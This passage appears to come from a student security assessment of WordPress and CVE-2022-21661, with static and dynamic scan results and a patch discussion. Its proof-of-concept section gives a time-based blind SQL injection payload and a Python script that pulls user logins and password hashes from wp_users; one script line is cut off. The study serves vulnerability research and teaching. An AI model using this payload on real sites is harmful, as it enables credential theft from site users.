Projects Issues Rules Quality Profiles Quality Gates Administration More
local / main
Overview Issues Security Hotspots Measures Code Activity
Project Settings
Project Information
Not assigned
Where is the risk? What's the risk? Assess the risk How can I fix it? Activity
Open in IDE

Embedded database should be used for evaluation purposes only. It doesn't support scaling, upgrading to a new SonarQube Server version, or migration to another database engine. Learn more

This security hotspot needs to be reviewed to assess whether the code poses a risk.

Review priority: High	
Authentication	4
Cross-Site Scripting (XSS)	1
SQL Injection	2
Review priority: Medium	
Code Injection (RCE)	51
Denial of Service (DoS)	164
Permission	8
Server-Side Request Forgery (SSRF)	1
Weak Cryptography	79
Review priority: Low	
Encryption of Sensitive Data	98
Insecure Configuration	26

wordpress/wp-admin/includes/class-ftp.php

```
		$this->_can_restore=FALSE;
		$this->_code=0;
		$this->_message="";
		$this->_ftp_buff_size=4096;
		$this->_curtype=NULL;
		$this->SetUmask(0022);
		$this->SetType(FTP_AUTOASCII);
		$this->SetTimeout(30);
		$this->Passive(!$this->_port_available);
		$this->_login="anonymous";
		$this->_password="anon@ftp.com";
```


Detected 'password' in this variable name, review this potentially hardcoded credential.

```
		$this->_features=array();
		$this->OS_local=FTP_OS_Unix;
		$this->OS_remote=FTP_OS_Unix;
		$this->features=array();
		if(strtoupper(substr(PHP_OS, 0, 3)) === 'WIN') $this->OS_local=FTP_OS_Windows;
		elseif(strtoupper(substr(PHP_OS, 0, 3)) === 'MAC') $this->OS_local=FTP_OS_Mac;
	}

	function ftp_base($port_mode=FALSE) {
		$this->__construct($port_mode);
```

Figure 12: SonarQube Scan Result

PHP_CodeSniffer was used to enforce WordPress coding standards and detect syntax or style violations that could lead to insecure code.

phpcs -p --extensions=php -d memory_limit=1500M --report=csv --report-file= /" directory"/PHPCS.csv --standard=WordPress .



	A	B	C	D	E	F	G	H
1	File	Line	Column	Type	Message	Source	Severity	Fixable
2	/Applicatic	20	2	error	There mus	Squiz.Com	5	0
3	/Applicatic	45	19	error	Expected 1	Generic.Fu	5	1
4	/Applicatic	46	26	error	Expected 1	Generic.Fu	5	1
5	/Applicatic	47	24	error	Expected 1	Generic.Fu	5	1
6	/Applicatic	48	20	error	Expected 1	Generic.Fu	5	1
7	/Applicatic	49	20	error	Expected 1	Generic.Fu	5	1
8	/Applicatic	50	27	error	Expected 1	Generic.Fu	5	1
9	/Applicatic	51	25	error	Expected 1	Generic.Fu	5	1
10	/Applicatic	52	21	error	Expected 1	Generic.Fu	5	1
11	/Applicatic	61	1	error	Overriding	WordPress	5	0
12	/Applicatic	85	9	error	String \WP	Squiz.Strin	5	1
13	/Applicatic	33	14	error	All output	WordPress	5	0
14	/Applicatic	47	15	warning	Processing	WordPress	5	0
15	/Applicatic	47	37	warning	Processing	WordPress	5	0
16	/Applicatic	47	37	error	$_GET['tb_	WordPress	5	0
17	/Applicatic	47	37	error	Detected u	WordPress	5	0
18	/Applicatic	48	28	error	Detected u	WordPress	5	0
19	/Applicatic	48	28	error	$_SERVER	WordPress	5	0
20	/Applicatic	48	28	error	Detected u	WordPress	5	0
21	/Applicatic	52	19	error	Processing	WordPress	5	0
22	/Applicatic	52	37	error	$_POST['u	WordPress	5	0
23	/Applicatic	52	37	error	Detected u	WordPress	5	0
24	/Applicatic	52	37	error	Processing	WordPress	5	0
25	/Applicatic	53	19	error	Processing	WordPress	5	0

Figure 13: PHP_CodeSniffer Scan Result

The analysis helped uncover weak spots in the codebase and reinforced the importance of secure coding and consistent input sanitization across the project.


2.5 Dynamic Code Analysis:

Dynamic code analysis is used to evaluate an application's behaviour during runtime, identifying security vulnerabilities by simulating real-world attack scenarios. Two tools were used to perform dynamic scans with the WordPress site.

2.5.1 OWASP ZAP Testing:

OWASP ZAP (Zed Attack Proxy) is an open-source web application security scanner maintained by the OWASP Foundation. During the scan, ZAP identified several issues on the WordPress setup. Among the findings were

- Use of vulnerable JavaScript libraries
- Absence of anti-CSRF tokens
- Missing or weak Content Security Policy (CSP)
- Use of insecure headers like x-Powered-By
- Exposure of sensitive information through HTTP headers and comments



Summaries

Alert counts by risk and confidence

This table shows the number of alerts for each level of risk and confidence included in the report.

(The percentages in brackets represent the count as a percentage of the total number of alerts included in the report, rounded to one decimal place.)

		Confidence				
		User Confirmed	**High**	**Medium**	**Low**	**Total**
Risk	**High**	0 (0.0%)	0 (0.0%)	1 (1.4%)	0 (0.0%)	1 (1.4%)
	Medium	0 (0.0%)	6 (8.7%)	5 (7.2%)	1 (1.4%)	12 (17.4%)
	Low	0 (0.0%)	1 (1.4%)	6 (8.7%)	1 (1.4%)	8 (11.6%)
	Informational	0 (0.0%)	6 (8.7%)	37 (53.6%)	5 (7.2%)	48 (69.6%)
	Total	0 (0.0%)	13 (18.8%)	49 (71.0%)	7 (10.1%)	69 (100%)

This table shows the number of alerts of each alert type, together with the alert type's risk level.

(The percentages in brackets represent each count as a percentage, rounded to one decimal place, of the total number of alerts included in this report.)

Alert type	Risk	Count
Vulnerable JS Library	High	1 (1.4%)
Absence of Anti-CSRF Tokens	Medium	205 (297.1%)
Application Error Disclosure	Medium	5 (7.2%)
CSP: Wildcard Directive	Medium	2143 (3,105.8%)
CSP: script-src unsafe-eval	Medium	2143 (3,105.8%)
CSP: script-src unsafe-inline	Medium	2143 (3,105.8%)
CSP: style-src unsafe-inline	Medium	2143 (3,105.8%)
Content Security Policy (CSP) Header Not Set	Medium	172 (249.3%)
Cross-Domain Misconfiguration	Medium	4 (5.8%)
Directory Browsing	Medium	28 (40.6%)
Hidden File Found	Medium	1 (1.4%)
Missing Anti-clickjacking Header	Medium	49 (71.0%)
Vulnerable JS Library	Medium	2 (2.9%)
Big Redirect Detected (Potential Sensitive Information Leak)	Low	348 (504.3%)


Figure 14: OWASP ZAP Scan Result

These findings highlight potential risks that could be exploited if not properly addressed. ZAP's detailed analysis provided valuable insights into both front-end and server-side weaknesses.

2.5.2 Wapiti Testing:

Wapiti is a web vulnerability scanner that helps identify multiple security flaws in web applications. The scan was performed on the local WordPress instance and notable issues were found by Wapiti.

- Missing Content Security Policy (CSP) header
- Absence of X-Frame-Options
- Missing X-Content-Type-Options



Wapiti vulnerability report

Target: http://localhost/scan/wordpress/

Date of the scan: Sat, 19 Apr 2025 14:58:56 +0000. Scope of the scan: folder. Crawled pages: 22

Summary

Category	Number of vulnerabilities found
Backup file	0
Weak credentials	0
CRLF Injection	0
Content Security Policy Configuration	1
Cross Site Request Forgery	0
Potentially dangerous file	0
Command execution	0
Path Traversal	0
Fingerprint web application framework	0
Fingerprint web server	0
Htaccess Bypass	0
HTML Injection	0
Clickjacking Protection	1
HTTP Strict Transport Security (HSTS)	0
MIME Type Confusion	1
HttpOnly Flag cookie	0
Unencrypted Channels	0
LDAP Injection	0
Log4Shell	0
Open Redirect	0
Reflected Cross Site Scripting	0

Figure 15: Wapiti Scan Result


These headers are important for preventing attacks such as clickjacking, MIME-type confusion and unsafe content loading. Addressing these missing headers will help improve the application's security posture and reduce exposure to common web threats.

2.6 Attack (proof of concept)

The assessment code sends the payload to the AJAX API of the WordPress site, and the SQL query tries to compare the first character of the first row in the wp_user table with all the characters in the ASCII standard until one matches, then the "sleep(5)" command executes, we calculate the latency between the request and response, and if it is greater than 5 milliseconds or more than that, it indicates the condition has passed and the particular character's existence and its position continue this until the response code changes from 500 to something else. At the end you would have the full user credential from the first row.

Payload[2]:

```
"""{"tax_query":{"0":{"field":"term_taxonomy_id","terms":["(CASE WHEN (select SUBSTRING((select Group_CONCAT(id,':',user_login,':',user_pass,',') from wp_users),%d,1) = '%s') THEN SLEEP(5) ELSE 2070 END)"]}}}"""
```



```python
import sys
import requests
import string
import time
import termios
from multiprocessing import Pool
config = {

    "proxies":{
        'http':'http://127.0.0.1:8080',
        'https':'http://127.0.0.1:8080'
    },

    "data": {
        "action":"ecsload",
        "query": "",
        "ecs_ajax_settings": """{"post_id":"1", "current_page":1, "widget_id":1, "theme_id":1, "max_num_pages":10}"""
    }
}

url = "http://localhost/pentest/wp-admin/admin-ajax.php"
query = """{"tax_query":{"0":{"field":"term_taxonomy_id","terms":["(CASE WHEN (select SUBSTRING((select Group_CONCAT(id,':',user_login,':',user_pass,',') from wp_users),%d,1) COLLATE utf8mb4_bin = '%s' ) THEN SLEEP(5
data = config['data']
list = []
for i in range (1,46):
    proxies = None
    chars = string.ascii_letters + string.digits + string.punctuation
    for c in chars:
        tmp = query % (i,c)
        data['query'] = tmp

        start = time.time()
        r = requests.post(url, data=data, verify=False, proxies=proxies)
        end = time.time()
        if r.status_code == 500 and (end-start)>= 5.0:
            x= end-start
            list.append(c)
print(list)
```

Fig 16: Python script to perform the attack

3. Conclusion:

The analysis studied CVE-2022-21661 which represents a critical SQL injection flaw within WordPress and showcased the way attackers use third-party plugins to exploit weak input validation in clean_query. The vulnerability enables an unauthorized individual to access sensitive information when untrustworthy data enters the system without sufficient cleaning procedures.

The patch was introduced to address this vulnerability by improving input validation, particularly by using built-in functions like wp_parse_id_list() and wp_parse_list(), which ensure only clean and valid input is passed to query layers. This improves the overall security of WordPress Core.

- A combination of security testing approaches was used to validate the WordPress core:Software Composition Analysis tools like WPScan, Wordfence and Dependency-Check identified known vulnerabilities and outdated components.
- Static Code Analysis using SonarQube and PHP_CodeSniffer revealed insecure coding patterns and coding standard violations.
- Dynamic Code Analysis through OWASP ZAP and Wapiti exposed misconfigurations and missing HTTP security headers.

These findings highlight the importance of secure coding, regular vulnerability assessments and timely updates. Maintaining a strong security posture requires continuous monitoring, especially when relying on open-source platforms and third-party plugins.

4. RESPONSIBILITIES

Name	Tasks
Bharathiselvan Rajendran	• Developed proof-of-concept exploits for CVE-2022-21661. • Presentation preparation. • Dynamic analysis.
Sidhant Sharma	• Set up and debugged the test environment.

	• Integrated dependency-check with WordPress dependencies to enhance compatibility. • Report generation.
Thanesh Soupramaniane	• Conducted scanning and analysis of vulnerabilities. • Performed patch-differentiation to identify security fixes. • Report generation.

All scan results and payload code are at: https://github.com/bharathiselvan451/INSE_6140

References:

1. Choubey, K. (2022, January 31). Zero Day Initiative — CVE-2022-21661: Exposing database info via WordPress SQL Injection. Zero Day Initiative. https://www.zerodayinitiative.com/blog/2022/1/18/cve-2021-21661-exposing-database-info-via-wordpress-sql-injection
2. Chehreghani, A. (2022, January 13). WordPress Core 5.8.2 - “WP_Query” SQL Injection. Exploit Database. https://www.exploit-db.com/exploits/50663
3. NVD - cve-2022-21661. (n.d.). https://nvd.nist.gov/vuln/detail/cve-2022-21661
4. wp_parse_id_list() – Function | Developer.WordPress.org. (n.d.). WordPress Developer Resources. https://developer.wordpress.org/reference/functions/wp_parse_id_list/
5. wp_parse_list() – Function | Developer.WordPress.org. (n.d.). WordPress Developer Resources. https://developer.wordpress.org/reference/functions/wp_parse_list/